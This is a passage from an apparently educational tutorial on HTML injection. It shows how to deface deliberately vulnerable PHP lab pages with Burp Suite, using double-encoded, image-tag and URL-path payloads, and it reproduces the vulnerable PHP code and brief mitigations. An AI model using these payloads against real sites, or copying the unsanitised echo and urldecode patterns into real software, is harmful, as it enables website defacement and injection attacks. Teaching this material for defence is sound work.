
As we get the encoded output, we'll again set it over in the **"Encode as"** for the **URL** to get it as in the **double URL encoded** format.



Let's now try this out, *copy the complete double encoded URL and paste it over in the **"name="** field within the **repeater tab** in the **Request** option.*

Click on the **Go** button to check for its generated **Response.**

Great!! From the image below, you can see that we've successfully manipulated the **Response.**



Now just do the similar amendments into the **Proxy** tab and hit the **"Forward"** button. From the image below you can see that, we 've defaced this web page too through its validated fields.

Let's check out the code snippet to see where the developer had made input validation:

From the below image you can see that, here the developer had made a function as **"hack"** for the variable **data** and even he had decoded the **"<"** and **">"** to **"<"** and **">"** for **$data** and **$input** respectively**.** Further he used the inbuilt PHP function **urldecode** over for **$input** to decode up the URL.

```php
<?php
function hack($data)
    {
        $input = str_replace("<", "&lt;", $data);
        $input = str_replace(">", "&gt;", $input);
        $input = urldecode($input);
        return $input;
}
?>
```

From the image below you can see that the developer implemented the function **hack** over at the **name** field.

```php
<br />
<?php

if(isset($_GET["name"]) && isset($_GET["comment"]))
{
    $name = $_GET["name"];
    $comment = $_GET["comment"];
    if($name == "" or $comment == "")
    {
        echo "<font color=\"green\">Please enter both the fields</font>";
    }
    else
    {
        echo "Thanks " . hack($_GET['name']) . "for your valuable time.";
    }
}
?>
```

Reflected HTML POST

Similar to the “GET webpage”, the “Name” and the “Feedback” fields also present vulnerabilities here. Since the system has implemented the POST method, the form data won’t display in the URL.

Let’s try to deface this webpage again but this time we’ll add up an image rather than a static text as

```
<img src= "https://www.ignitetechnologies.in/img/logo-blue-white.png">
```

From the below image, you can see that someone has placed the “Ignite technologies logo” up over the screen. Thus, the attacker here can even inject other media formats such as videos, audios, or gifs.

Reflected HTML Current URL

Can a web-application be vulnerable to HTML Injection with no input fields over on the web page?

Yes, it's not necessary to have an input filed like a **comment box** or **search box**. *Some applications display your URL over on their webpages* and they might be vulnerable to HTML Injection. As in such cases, the **URL** acts as the input field to it.


From the above image, you can see that the **current URL** is being displayed over on the web-page as ***"http://192.168.0.16/hack/html_URL.php".*** So let's take over to this advantage and see what we can grab.

Tune in your **"burpsuite"** and capture the ongoing **HTTP Request**

Now let's manipulate this request with :

```
/hack/html_URL.php/<h1>Hey_are_you_there?</h1>
```

Click on the **Forward** button to check the result over on the browser.



Great!! From the image below you can see that we have successfully defaced the website by simply injecting our desired HTML code into the web application's URL.

Let's have a look over its code and see how the developer managed to get the current URL over on the screen

Here the developer used the PHP global variable as **$_SERVER** to capture up the current page URL. Further. He amended the hostname with "HTTP_HOST" and the requested resource location to the URL with "REQUEST_URI" and placed it all in the **$url** variable.

```
<?php
$url= "";
$url = "http://" . $_SERVER["HTTP_HOST"] . $_SERVER["REQUEST_URI"];
?>
```

Coming to the HTML section he simply set **echo** with the **$url** variable without any specific validation, to display the message with the URL.

```
    <h4 class="sansserif">HTML INJECTION "Current URL"</h4></br>
<?php echo "<p align=\"center\">Hey mate check your URL:</br></br> <i>" . $url . "</i></br> Isn't it same ?</p>";?>
```

Mitigation Steps

- The developer should set up his HTML script which filters the metacharacters from user inputs.
- The developer should implement functions to validate the user inputs. Such that they do not contain any specific tag that can lead to **virtual defacements.**

To learn more about Website Hacking. Follow this **Link.**

Source:

- **https://www.w3schools.com/**
- **https://www.javatpoint.com/**


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux